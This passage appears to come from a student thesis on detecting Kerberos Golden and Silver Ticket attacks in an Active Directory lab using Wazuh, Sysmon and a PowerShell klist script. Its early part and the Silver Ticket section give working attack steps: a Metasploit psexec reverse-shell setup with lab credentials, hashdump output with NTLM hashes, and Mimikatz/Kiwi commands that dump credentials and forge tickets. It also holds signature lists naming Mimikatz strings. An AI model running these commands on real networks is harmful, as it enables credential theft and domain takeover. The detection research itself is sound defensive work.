[+] LM Hash      : e3fdacbcf66ca710dd67d4adaf560a14
[+] SID          : S-1-5-21-3307301586-4221688441-1196996515-502
[+] RID          : 502

resource (/root/kiwi_dcsync_p2.rc)> golden_ticket_create -d wazuh.local -u Adm
[+] Golden Kerberos ticket written to /tmp/golden.tck
meterpreter >
```

Figure 6.4: Retrieval of KRBTGT data and generation of the Golden Ticket with DCSync

The obvious downside of this method for the attacker is that Metasploit is very widely used and known, therefore there could be security monitoring for it[46]. But again we are using a technique that does not need to control a DC and does not need to store anything in the disk of the targeted system, making it much harder to detect in that regard.

Of course there is no real need to use Metasploit to get a remote shell to run Mimikatz. The attacker could use ssh, run remote commands with *psexec* or use the Windows Remote Shell. But some of these need to be enabled and they would not be much different of the previous examples.

Exploit 5: Hashdump with Meterpreter

Using a reverse TCP exploit the attacker access the targeted DC with a Meterpreter shell. This is similar to the previous case but using the Meterpreter command *hashdump* instead of the DCSync retrieval of Kiwi[39]. This stills uses Kiwi to generate the Golden Ticket.


```
use exploit/windows/smb/psexec
set RHOSTS 10.0.3.2
set payload windows/meterpreter/reverse_tcp
set SHARE C$
set SMBUser Administrator
set SMBPass Passw0rd
set LHOST 10.0.3.50
run
```

Listing 6.7: Part 1 of the remote Hashdump exploit automation

Again there is a migration to an administrator account of the AD. In this case another command to get the SID of the network would be needed if we did not know it already, for example a simple *whoami /user* would suffice.

```
hashdump
load kiwi
golden_ticket_create -d wazuh.local -u Administrator -s S
  ↳ -1-5-21-3307301586-4221688441-1196996515-502 -k
  ↳ ec9183c701e861eda574d85939d635cd -t /tmp/golden.tck
```

Listing 6.8: Part 2 of the remote Hashdump exploit automation



```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec9183c701e861eda574d85939d635cd:::
w10:1104:aad3b435b51404eeaad3b435b51404ee:a067db50766fd38e97dc5fc904300647:::
fserver:1105:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
WIN-25U0PFAB511$:1000:aad3b435b51404eeaad3b435b51404ee:8cfeee16fcfc51cc7afafefbfdb652c0:::
DESKTOP-UBKMEAS$:1103:aad3b435b51404eeaad3b435b51404ee:cba688955ab879344aefdf535a54f3a0:::
WIN-GQR2EQ8M0TF$:1106:aad3b435b51404eeaad3b435b51404ee:32de391021d0bbe6c8f8d262281000aa:::
```

Figure 6.5: Retrieval of KRBTGT data with hashdump

As before it is expected of the DCs to be more monitored. This means that the DCSync version is more interesting to an attacker because it has the same difficulty and benefits at a lower risk.

6.1.2 Detection purely with signatures

Searching for suspicious strings can be used to trigger alerts with Wazuh. Signature matching of data coming from Windows events and default logs from Windows systems is not much different from what any antivirus do. It follows that it would be as easy to evade as them. For example with substitution of suspicious strings from the source code and recompilation[47].

This does not mean that signature matching is totally worthless, but that it is not something to focus on. In this project we avoid relying in signatures as much as possible. Useful signatures to match not only amount to third-party tools. It is easy to monitor extensions, directories, certain files, command line options, usernames, etc.

As we know the techniques to detect or avoid detection evolve with each other over time. Any way we manage to detect programs like Mimikatz may be overcome in the future.

That does not mean that detection techniques are bound to fail or that there is no point to them. Many attackers know how hard it can be to overcome detection techniques.

It is also important to remember these scenarios are continuously changing, with new techniques to avoid detection and the creation of new tools.

6.1.3 Detection purely with Windows events

In theory we can identify certain attacks with the security events of Windows. There are multiple websites in which this attack has been analyzed and its events identified[34][48].

Unfortunately the events recorded did not always probe to be the same as the cited sources (probably because we tested on the new Windows Server version, 2019). In most cases their frequency is not enough to be distinguished of the regular activity, even when using a lab environment without work load. This could probably be improved if these events had more information (particularly those as critical as Kerberos'), but they are very short and generic.

Wazuh provides access to Windows events by default, due to the rules and decoders of its ruleset[19], the user only needs to define rules to specify what and how he wants to monitor.

We can enable additional logging with the Advanced Audit Policy Configuration. For example for auditing kernel objects, more Kerberos logging, changes in settings or account events.

The student tried to analyze the security events to find patterns in the previous

exploits, by recording all the data received by Wazuh in during their execution. This was done just by looking the current line of the log, executing the exploit and copying the log from there to a new file.

The obvious problem of this method is that it results in logs with tens to hundreds of lines filled with a not very easy to read format. The workaround used was to parse the logs with custom AWK scripts[49], removing fields to make the logs more readable and counting each of the events in them.

The idea of finding a relationship between certain windows events and this attack was abandoned because:

- It was not providing any new results.
- It was too time consuming.
- It can be accomplished using Sysmon[50][51].
- Also it was concerning the amount of noise this method has, even though in a laboratory without real system load, to tell apart an intrusion from a totally healthy system.

The real useful addition to the Windows builtin events is having Sysmon[50] in each of the monitored Windows computers. They can be combined to identify attackers better[48].

With Sysmon we can have reports of events [1-21] and 255, which in some cases provide very precise and useful information of the system. For example we can configure Sysmon to log data about process with a certain processes, like: *powershell*, *Mimikatz*, any *.ps1* or any *.exe*. Sysmon can monitor each of the events either by whitelisting or blacklisting by default or both. We can also combine it with rules from Wazuh, using Sysmon to increase the report capabilities and Wazuh to filter them.

Also is important to note that Sysmon can be a bit tricky to balance the configuration to get as much suspicious events as possible, while not reporting so much it affects the performance of the network. This is responsibility of the administrators of the network, who also have to tune the configuration to their custom needs. There are public configs for Sysmon that attempt to provide a good insight of the system while not logging too much data[52].

6.1.4 Detection of Mimikatz

Mimikatz is the tool of choice for this kind of attack for most attackers because it is very effective, easy to use and has multiple ways to be used in different attacks[53][43]. This is a double edge sword for Mimikatz because it has become

one of the programs to look for in antimalware detection programs. In this case we assume these programs have not detected Mimikatz and is up to Wazuh to do it. It is interesting to note that the author of Mimikatz provides ways to detect it, like the YARA rules he maintains[53] or BusyLights[47].

Detecting Mimikatz is not a sign of a Golden Ticket attack (unless is clear in the way it is used), but still it is a big and dangerous threat to the system and worth checking out.

Unfortunately as seen in the exploits before there are multiple ways to execute Mimikatz, in an attempt not to be discovered by known techniques.

The most basic attempt to detect Mimikatz would be a rule which triggers if there is a match of just one suspicious string related to Mimikatz:

```
<match>pyppy|mimi|katz|gentil|kiwi|Benjamin D|rc4:|/
  ↳ user:Administrator|/ptt|/id:500|krbtgt|lsadump|kerberos:||
  ↳ privilege::</match>
```

Each time a Mimikatz shell spawns certain DLLs are loaded. The technique to identify a sucession of events in a short time as another event is called grouping. Grouping is a very effective technique, but it may require a lot of work to identify its components. In some cases the attack may not produce enough noise or it may not be possible to tell it apart from the normal events of the system[50][51].

The load of a DLL can be detected by the event 7 of Sysmon and the grouping can be identified with Wazuh rules. It also can be detected by the event 10 of Sysmon, for inter-process access, but a greater cost of bandwith. For this task is better to configure Sysmon to monitor these 5 images, to avoid logging too much:

```
<ImageLoad onmatch="include">
  <ImageLoaded condition="is">C:\Windows\System32\WinSCard.dll</
  ↳ ImageLoaded>
  <ImageLoaded condition="is">C:\Windows\System32\cryptdll.dll</
  ↳ ImageLoaded>
  <ImageLoaded condition="is">C:\Windows\System32\hid.dll</
  ↳ ImageLoaded>
  <ImageLoaded condition="is">C:\Windows\System32\samlib.dll</
  ↳ ImageLoaded>
  <ImageLoaded condition="is">C:\Windows\System32\vaultcli.dll</
  ↳ ImageLoaded>
</ImageLoad>
```

Listing 6.9: Sysmon monitoring with event 7 for certain DLLs

On the manager side the next rules are needed:

```

<rule id="300300" level="0" >
  <if_group>sysmon_event7</if_group>
  <field name="win.eventdata.imageLoaded">\\Windows\\System32
  ↪ \\*.dll</field>
  <description>Detected event 7 with \\Windows\\System32</
  ↪ description>
</rule>
<rule id="300301" level="1" >
  <if_sid>300300</if_sid>
  <field name="win.eventdata.imageLoaded">WinSCard.dll|cryptdll.
  ↪ dll</field>
  <description>Detected event 7 with $(win.eventdata.imageLoaded)<
  ↪ /description>
</rule>
<rule id="300302" level="1" >
  <if_sid>300300</if_sid>
  <field name="win.eventdata.imageLoaded">samlib.dll|hid.dll|
  ↪ vaultcli.dll</field>
  <description>Detected event 7 with $(win.eventdata.imageLoaded)<
  ↪ /description>
</rule>

<rule id="300303" level="3" timeframe="10" frequency="2" >
  <same_field>win.system.computer</same_field>
  <if_matched_sid>300301</if_matched_sid>
  <if_matched_sid>300302</if_matched_sid>
  <description>Maybe Mimikatz: DLLs with EventID 7</description>
</rule>

```

Listing 6.10: Rules for suspecting a Mimikatz execution as a group of events

The *sysmon_event7* means that another rule has marked the log as a Sysmon event of type 7.

The *same_field* option means that every one of the matches must have the same value in the designed field, which in this case means that these events come from the same computer.

The *frequency* option means that the rule has to be matched that number of times to trigger. Is set to 2 because is the minimum value possible.

Normally each of the suspicious DLLs would have its own rule, but it would not always identify Mimikatz because the frequency has to be at least 2. Therefore rules *300301* and *300302* identify 2 and 3 DLLs each (using a logical OR), making it possible to trigger the grouping rule. The last rule identifies the use of the DLLs in a 10 seconds gap as the execution of Mimikatz. This detection could be evaded by adding time between the load of the DLLs in the source code.

The problem of these less precise rules is that it is possible to have false pos-

itives. None were seen during this project for this case.

Unfortunately due to the way OSSEC matches rules there is no way to have an hierarchy of rules to trigger a precise grouping rule or the other one.

Detecting the use of every variant of Mimikatz is virtually impossible, not only because their sheer number due to its popularity but because anyone can compile their own. Therefore the logical way to detect Mimikatz would be to detect the basic step for every version: the interaction with the LSASS and process injection. More can be read on page 86.

Exploit	Detected
1: Local Mimikatz in DC	Yes
2: Mimikatz from memory in DC	Yes
3: Mimikatz with DCSync	Yes
4: DCSync with Kiwi	Yes
5: Hashdump with Meterpreter	Yes

Table 6.1: Exploit detection by grouping events

This method detects the use of Mimikatz in all the ways implemented in this project. The hashdump exploit is detected because Kiwi is used in the session in that machine to generate the Golden Ticket. A real attacker probably would generate the ticket outside of the network, avoiding being detected by this technique.

6.1.5 Detection of the use of the TGT with klist

We can not always detect when a forged TGT is generated, but the attacker still needs to use it to gain access to the active directory domain with the privileges set in the ticket. The first choice for this task would be to monitor the Kerberos log searching for unusual patterns, but it proved to be more hard than it should, so instead we use scan the cache of Kerberos tickets every few minutes.

The program to examine the contents of the cache is **klist**.

In order to do this we need to enable the execution of Wazuh's remote commands in the Windows agent and set the properties of the command in the manager in `/var/ossec/etc/shared/default/agent.conf`[54]:

```
<agent_config os="Windows">
  <wodle name="command">
    <disabled>no</disabled>
    <tag>remoteklist</tag>
    <command>powershell C:\\Users\\Public\\Documents\\klist.ps1<
    ↪ /command>
```

```

    <interval>5m</interval>
    <ignore_output>no</ignore_output>
    <run_on_start>yes</run_on_start>
    <timeout>0</timeout>
    <skip_verification>yes</skip_verification>
  </wodle>
</agent_config>

```

In this case the command is a script to get all the tickets of all the sessions with klist, compare the ticket value for the field *TicketExpireHours* with the value of *MaxTicketAge* of the Group Policy (putting the difference in a new field) and parse the output to JSON. Having the output in JSON makes it a bit easier to read from the logs (which is useful to fix any mistake in the script) and removes the need of a decoder in the manager. The idea came from a very different klist script that only works interactively and reports in plain text[55].

This script needs to be run in every member of the network to ensure detection for every user.

Doing this with only powershell ensures it will work in any Windows system without external programs. The downside of this parsing and my limited knowledge of powershell is that the script is a bit bulky and the dependency on the format of the output of klist.

```

#this script parses in a json format the kerberos info that may
  ↳ identify a ticket used in a golden ticket attack

$newline=0  #if 1 adds carriage return and line jump to each line
  ↳ instead of only after closing each json root

#get the value of MaxTicketAge (10 by default)
$GPOfile="C:\Users\Public\Documents\report_GPResultantSetOfPolicy.
  ↳ xml"
$GPO = Get-Content $GPOfile

$index=-1
for ($i = 0; $i -lt $GPO.length; $i++){
  if ($GPO[$i].Contains("MaxTicketAge")){
    $index=$i
    break
  }
}
if ($index -gt -1){
  $MaxTicketAge = $GPO[$index+1]
  $MaxTicketAge = $MaxTicketAge.split('>')[1].split('<')[0]
}else{
  $MaxTicketAge = 10
}

```

```

#get tickets for every session in the kerberos cache
$sessions = klist sessions
$output = ""
foreach ($line in $sessions){
    if ($line -match "^\[.*\]") {      #first line does not have an id
        $sid = $line.split(' ')[3]
        $sid=$sid.replace('0:', '')
        $tickets = klist tickets -li $sid
        if ($tickets -match "Error" -Or $tickets -match "failed" -Or
            ↪ $tickets.Contains("Cached Tickets: (0)")) {
            continue
        }
    }elseif ([string]::IsNullOrEmpty($output)) {
        $tickets = klist tickets      #add this just once
    }else{
        continue
    }
    foreach ($ticket in $tickets){
        if (-Not ([string]::IsNullOrEmpty($ticket) -And [string]::
            ↪ IsNullOrWhiteSpace($ticket))) {
            $ticket = $ticket -replace '^\s+', ''
            $ticketJson = ''
            If ($ticket.Contains("Current LogonId")) {
                $currentLogonIdJson = '"Current_LogonId": "'
                $ticket = $ticket -replace '^Current\sLogonId is 0:', ''
                $currentLogonIdJson += $ticket
                $currentLogonIdJson += '", '
            }elseif ($ticket.Contains("Targeted LogonId")) {
                $targetedLogonIdJson = '"Targeted_LogonId": "'
                $ticket = $ticket -replace '^Targeted\sLogonId is 0:', ''
                $targetedLogonIdJson += $ticket
                $targetedLogonIdJson += '", '
            }elseif ($ticket.Contains("Cached Tickets")) {
                continue
            }elseif ($ticket -match "^\#\d>\s") {
                $ticketJson += "{"
                if ($newline -eq 1) { $ticketJson += "`r`n" }
                $ticketJson += '"MaxTicketAge": "'
                $ticketJson += $MaxTicketAge
                $ticketJson += '", '
                if ($newline -eq 1) { $ticketJson += "`r`n" }
                $ticketJson += $currentLogonIdJson
                if ($newline -eq 1) { $ticketJson += "`r`n" }
                $ticketJson += $targetedLogonIdJson
                if ($newline -eq 1) { $ticketJson += "`r`n" }
                $ticketJson += '"Number": "'
                $ticketJson += $ticket.split('>')[0].split('#')[1]
                $ticketJson += '", '
                if ($newline -eq 1) { $ticketJson += "`r`n" }
            }
        }
    }
}

```

```

$ticket = $ticket.split('>')[1]
$ticket = $ticket -replace '^s+', ''
$ticketJson += '""'
$ticketJson += $ticket.split(':')[0].replace(' ', '_')
$ticketJson += '": "'
$ticketRest = $ticket -replace $ticket.split(':')[0], ''
$ticketRest = $ticketRest -replace '^:\s+', ''
$ticketJson += $ticketRest
$ticketJson += '",'
}elseif ($ticket.Contains("Ticket Flags")){
    $ticketJson += '"Ticket_Flags": "'
    $ticketJson += $ticket -replace '^Ticket\sFlags ', ''
    $ticketJson += '",'
}elseif ($ticket.Contains(":")){
    $ticketJson += '""'
    $ticketJson += $ticket.split(':')[0].replace(' ', '_')
    $ticketJson += '": "'
    $ticketRest = $ticket -replace $ticket.split(':')[0], ''
    $ticketRest = $ticketRest -replace '^:\s+', ''
    $ticketJson += $ticketRest
    if ($ticketJson.Contains("Kdc_Called")){
        $ticketJson += '""'
        if ($newline -eq 1) { $ticketJson += "`r`n" }
        $ticketJson += "}"
    }elseif ($ticketJson.Contains("Start_Time")){
        $ticketJson += '",'
        [datetime]$startTime = $ticketRest.replace(' (local)', '')
    }elseif ($ticketJson.Contains("End_Time")){
        $ticketJson += '",'
        [datetime]$endTime = $ticketRest.replace(' (local)', '')
        if ($newline -eq 1) { $ticketJson += "`r`n" }
        $ticketJson += '"TicketExpireHours": "'
        [string]$diff = $endTime - $startTime
        if ($diff.Contains(".")){
            $diff = $diff.split('.')[0]
        }else{
            $diff = $diff.split(':')[0]
        }
        if ($diff.Contains("-")){
            $diff = $diff.split('-')[1]
        }
        $ticketJson += $diff
        $ticketJson += '",'
        if ($newline -eq 1) { $ticketJson += "`r`n" }
        $ticketJson += '"TicketExpireHoursGap": "'
        [int]$diff = $diff
        $ticketJson += $diff - $MaxTicketAge
        $ticketJson += '",'
    }else{
        $ticketJson += '",'
    }
}

```

```

    }
    $output += $ticketJson
    if ($newline -eq 1) { $output += "`r`n" }
  }
}
$output += "`r`n"
if ($newline -eq 1) { $output += "`r`n`r`n" }
}

Write-Host $output

```

Listing 6.11: Script to scan and parse to JSON the tickets in the cache

```

$GPOfile="C:\Users\Public\Documents\report_GPResultantSetOfPolicy.
↪ xml"
#$ADDC is needed in case the computer running the command is not a
↪ DC of the AD
$ADDC=(Get-ADDomainController -Discover|findstr Name|Select-Object -
↪ last 2|Select-Object -first 1).split(':')[1].split(' ')[1]
(Get-GPResultantSetOfPolicy -Computer $ADDC -ReportType Xml -Path
↪ $GPOfile) | out-null

```

Listing 6.12: Way to get the MaxTicketAge from the Group Policy

Unfortunately that way to get the *MaxTicketAge* from the Group Policy in the last script does not work by default with remote commands because Windows remote commands only allow certain types of commands. In any case the *MaxTicketAge* value is not normally changed and it requires AD administrator privileges to do it, so due to the time constraints of the project this automation was abandoned. There are other ways to get the *MaxTicketAge* value, but as mentioned is not something that we should spend time on.

Next there is an example of the difference between the normal output of klist and the string stored in an alert in the manager.

```

Current LogonId is 0x3bcf3
Targeted LogonId is 0x3e4

Cached Tickets: (3)

#0> Client: win-25u0pfab511$ @ WAZUH.LOCAL
Server: krbtgt/WAZUH.LOCAL @ WAZUH.LOCAL
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 4/15/2019 20:18:49 (local)
End Time: 4/16/2019 6:18:49 (local)
Renew Time: 4/22/2019 20:18:49 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x2 -> DELEGATION
Kdc Called: WIN-25U0PFAB511

#1> Client: win-25u0pfab511$ @ WAZUH.LOCAL
Server: krbtgt/WAZUH.LOCAL @ WAZUH.LOCAL
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 4/15/2019 20:18:49 (local)
End Time: 4/16/2019 6:18:49 (local)
Renew Time: 4/22/2019 20:18:49 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: WIN-25U0PFAB511

#2> Client: win-25u0pfab511$ @ WAZUH.LOCAL
Server: DNS/win-25u0pfab511.wazuh.local @ WAZUH.LOCAL
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 4/15/2019 20:18:49 (local)
End Time: 4/16/2019 6:18:49 (local)
Renew Time: 4/22/2019 20:18:49 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: WIN-25U0PFAB511

```

Figure 6.6: Klist listing tickets for a certain session

```

19:02 root@localhost.localdomain ~ [I]grep klist /var/ossec/logs/alerts/2019/Apr/ossec-alerts-23.json |g 10.0.3.2 |g Gap |tail -1
{"timestamp": "2019-04-23T12:19:14.774+0200", "rule": {"level": 12, "description": "Klist: Potential golden ticket detected - 2 hours over MaxTicketAge (10)", "id": "300001", "fire": 4, "mail": true, "groups": ["monitor", "klist", "kerberos"], "agent": {"id": "002", "name": "WIN-25U0PFAB511", "ip": "10.0.3.2"}, "manager": {"name": "localhost.localdomain", "id": "1556014754.51294918", "full_log": {"MaxTicketAge": "10", "Current_LogonId": "0x3e7", "Targeted_LogonId": "0x68b64", "Number": "0", "Client": "Administrator @ WAZUH.LOCAL", "Server": "krbtgt/WAZUH.LOCAL @ WAZUH.LOCAL", "Kerberos Ticket Encryption Type": "AES-256-CTS-HMAC-SHA1-96", "Ticket Flags": "0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize", "Start_Time": "4/23/2019 12:11:46 (local)", "End_Time": "4/24/2019 0:11:46 (local)", "Ticket_Expire_Hours": "12", "Ticket_Expire_Hours_Gap": "2", "Renew_Time": "4/30/2019 12:11:46 (local)", "Session_Key_Type": "AES-256-CTS-HMAC-SHA1-96", "Cache_Flags": "0x1 -> PRIMARY", "Kdc_Called": "WIN-25U0PFAB511"}}, "decoder": {"name": "json", "data": {"MaxTicketAge": "10", "Current_LogonId": "0x3e7", "Targeted_LogonId": "0x68b64", "Number": "0", "Client": "Administrator @ WAZUH.LOCAL", "Server": "krbtgt/WAZUH.LOCAL @ WAZUH.LOCAL", "Kerberos Ticket Encryption Type": "AES-256-CTS-HMAC-SHA1-96", "Ticket Flags": "0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize", "Start_Time": "4/23/2019 12:11:46 (local)", "End_Time": "4/24/2019 0:11:46 (local)", "Ticket_Expire_Hours": "12", "Ticket_Expire_Hours_Gap": "2", "Renew_Time": "4/30/2019 12:11:46 (local)", "Session_Key_Type": "AES-256-CTS-HMAC-SHA1-96", "Cache_Flags": "0x1 -> PRIMARY", "Kdc_Called": "WIN-25U0PFAB511", "location": "command_remote klist"}}, "location": "command_remote klist"}

```

Figure 6.7: Latest alert of the klist monitoring in the manager

The time difference mentioned before is a very easy way to detect a forged ticket. With a simple subtraction in the powershell script only a rule that makes a number comparison in the manager is needed to launch the alert.

```

<rule id="300000" level="0">
  <decoded_as>json</decoded_as>
  <field name="MaxTicketAge">\.+</field>
  <field name="TicketExpireHours">\.+</field>
  <description>Klist monitor</description>
</rule>

<rule id="300001" level="3">
  <if_sid>300000</if_sid>

```

```

<field name="TicketExpireHoursGap">^1\d*$|^2\d*$|^3\d*$|^4\d
↪ *$|^5\d*$|^6\d*$|^7\d*$|^8\d*$|^9\d*$</field>
<ignore>600</ignore>
<description>Klist: Potential golden ticket detected - $(
↪ TicketExpireHoursGap) hours over MaxTicketAge ($(MaxTicketAge)
↪ )</description>
</rule>

```

Listing 6.13: Rules to detect a suspicious expiration age from the report of the klist script

The purpose of the first rule is to identify any log in JSON with *MaxTicketAge* and *TicketExpireHours* fields. The second rule is used to examine the contents of the *TicketExpireHoursGap* field of the logs that the first rule has identified. If the value of the *TicketExpireHoursGap* field starts with a digit different than 0 then it means that *MaxTicketAge* > *TicketExpireHours*, therefore the expiration age is greater that it should, triggering an alert. Additionally it can only trigger once each 600 seconds, to avoid flooding of alerts.

This attack is often used because it may grant the highest privileges in the domain, is hard to detect and is very persistent because it does not care for the password changes in the active directory. That is why is very attractive for domains in which the attacker may decide to come back later, maybe even years later. That means is very unlikely for a forged ticket to not have a very big expiration age, because is one of its most appealing beneficts; but again it would be possible to an attacker to keep generating forged tickets with a valid expiration age forever, at a greater risk of being detected in other ways.

The testing of the script was satisfactory, the scripts that inject a TGT were detected and there were no false positives:

Exploit	Detected	As expected
1: Local Mimikatz in DC	Yes	Yes
2: Mimikatz from memory in DC	Yes	Yes
3: Mimikatz with DCSync	Yes	Yes
4: DCSync with Kiwi	No	Yes
5: Hashdump with Meterpreter	No	Yes

Table 6.2: Exploit detection by the klist script

Of course if we chose to store the ticket in a file we could inject it in other moment or computer, but then it could be detected by this method.

Additionally we could monitor looking for unusual usernames, because is pos-

sible to get a TGT with administrator privileges with non existent username to avoid the monitoring that administrator accounts are often under.

6.1.6 Silver Ticket

A Silver Ticket is very similar to a Golden Ticket, is a forged TGS instead of TGT. Therefore a Silver Ticket only grants access to a service in a computer. Is important to note that some services need the privileges of more services, therefore more than a Silver Ticket may be needed.

Steps 1 and 2 of a normal Kerberos authentication exchange are not needed (figure 6.1) because they are only to get a TGT. Without a TGT a TGS can not be requested from the DC, so steps 2 and 3 are also not a part of the Silver Ticket attack.

There is no need to connect to a DC, only a connection to the computer hosting the service is needed (steps [5-8]). Unless PAC validation is required, the service accepts all data in the TGS ticket.

The TGS is cyphered with the password hash of the account running the service, making changes of the password an effective mitigation against Silver Tickets. To extract this data from memory the attacker has to have local administrator privileges[34][56].

To extract the data the attacker would need to run Mimikatz with:

```
"privilege::debug" "sekurlsa::logonpasswords" exit
```

For example in the next scenario:

- The user to impersonate is the AD Administrator.
- The computer is is *WIN-GQR2EQ8M0TF*.
- The domain is *wazuh.local*.
- The domain is identified as *S-1-5-21-3307301586-4221688441-1196996515*.
- The attacker wants access to the *HOST* service.
- The password hash of the account is *68fbd238f574f7685beed96a2db15004*.

The Mimikatz command would be:

```
"kerberos::golden /admin:Administrator /id:500 /sid:
  ↳ S-1-5-21-3307301586-4221688441-1196996515 /domain:wazuh.local
  ↳ /target:WIN-GQR2EQ8M0TF.wazuh.local /rc4:68
  ↳ fbd238f574f7685beed96a2db15004 /service:HOST /ptt" exit
```

Allowing the attacker to access the *HOST* service on that computer with AD Administrator privileges.

Silver Tickets get registered in the Kerberos' cache in the same way as the Golden Tickets, so they can be detected with the klist script. The execution of Mimikatz can be detected with grouping just as before.

6.1.7 Mitigation

These exploits take advantage of the inherent weaknesses of Kerberos, so there is no way to prevent them. Nevertheless, Microsoft provides a public guide explaining how to mitigate this kind of attacks[57]. The easiest way to mitigate this attack is to change the password of the KRBGT account to invalidate any existing Golden Ticket, which has to be done twice (make sure the domain converges before doing the second password change[58]), but it also invalidates existing proper TGTs.

The recommendation from Microsoft is to regularly reset the password[33][59], which can be done with their official script[60]. This could be also triggered by alerts that we are confident detect Golden Tickets, but as mentioned this could affect other functionality and so the decision is for the network administrators to make. Any TGT that is not valid produces an error in a TGS request, which can be used for exposing an attacker[61].

Also we always can take measures like:

- Have administrative passwords longer than 25 characters to avoid brute force cracking and make them unique for each system.
- Enforce a least privilege model.
- Minimize the quantity of administrative accounts.
- Isolate DCs: Use DCs only as servers, never work stations of any kind.
- Isolate administrator accounts: Use administrator accounts only for administrator duties.
- Isolate AD accounts: Create tiered groups with very granular permissions on the domain and create Access Control List permissions on the Organization Units of the AD[62].
- Use Read Only Domain Controllers (RODCs): keep Read Write DCs segregated using network segregation and AD sites to force users to logon to RODCs, making breach detection easier. RODCs don't have any real user hashes (nor the hash of the KRBGT account)[58][63].

- Use honeypots: With populated the LSASS cache with false credentials[37][64] or with decoy AD objects[65]. Then we monitor the logs for attempts to use them. This can lead to detect attackers or to find vulnerabilities in the network.
- Disable storage of clear text passwords in LSASS memory to limit the information provided by Mimikatz[37].
- Run LSASS in protected mode (from Windows 8.1): calls to LSASS are only allowed by other protected-mode processes[37][47].
- Use choke points: Create a choke point for access to your DCs, adding another layer of protection. Create a Terminal Server that can only talk to the DCs. Configure the DCs to only accept administrative connections from that Terminal Server[66].

We could go on with more detail and increasing the mitigation[67], but is not the objective of this project.

6.1.8 Conclusion

We have seen how the data to generate Golden Tickets can be obtained in different ways and the difficulties for both the attacker and the defender roles.

Relying on the klist detection means there is no real need to detect each of the different ways to generate the Golden Ticket because it may be impossible depending on the circumstances. More importantly the attacker still needs to present it to a DC to get the TGSs, to get any benefit from the Golden Ticket. Detecting certain Sysmon events in a close time gap can guarantee the detection of Mimikatz, therefore detecting one of the most used ways to gather this data. Detecting certain signatures for running commands, reads and accesses are a worthy way to detect the creation of a Golden Ticket, without spending much resources.

These are good examples of how detecting common steps to multiple exploits is one of the strong points of an HIDS.

Another way of detection is to use YARA to look for certain patterns in memory, just like we can search for strings in the events. In the case of events the data comes from the program, which is easy to modify with multiple techniques like substitution or obfuscation. The patterns in memory are much more harder to change because it involves changing the logic of the program. That means most attackers would just take the risk to be detected by this kind of technique.

YARA is very interesting for this kind of project, but it belongs to the Virus-total pack of malware detection tools and so it could be used with Wazuh with a Virustotal API key. The free version only allows a few queries and we didn't consider the option of getting a premium key because there has been for months an open issue in the Github page of Wazuh for integrating it with YARA (as other IDSs have done before), which has recently evolved to an issue to integrate YARA into Wazuh as a module[68].

6.2 More about the extraction of credentials

In the previous section the extraction of credentials was explained to understand the details surrounding a Golden Ticket attack. This includes extracting password hashes from the memory of the LSASS process with Mimikatz or Hashdump. But there are more ways of extraction that are used against AD network now a days.

Once credentials have been retrieved an attacker has more options, like generating a Golden Ticket. The key points of access are the *NTDS.DIT* file that is stored in disk and the running process *lsass.exe*.

6.2.1 Exploit methods

Because the database file of the AD accounts is locked from copying and reading, only Windows tools are allowed to. These tools are [41]:

- Reg: Allows to change or save registry hives, including those that contain credentials.
- Ntdsutil: Provides management of this database, including creation of backups.
- WMIC: Commands for the Windows Management Instrumentation. They allow all kinds of remote management, including copy of files using Shadow Copy.

Another way to extract these credentials is to dump them from memory using third party tools and scripts. This is saving part of the data of a process running in the system[41]. There are multiple tools available for this, but in this project only these were used: Mimikatz, Hashdump, ProcDump, pd, Minidump and NinjaCopy.

Some of these tools have the option to retrieve the password or hashes history, meaning that the attacker could gain valuable insight on the password policy of the target.

There was no effort to automate these exploits because they are too simple.

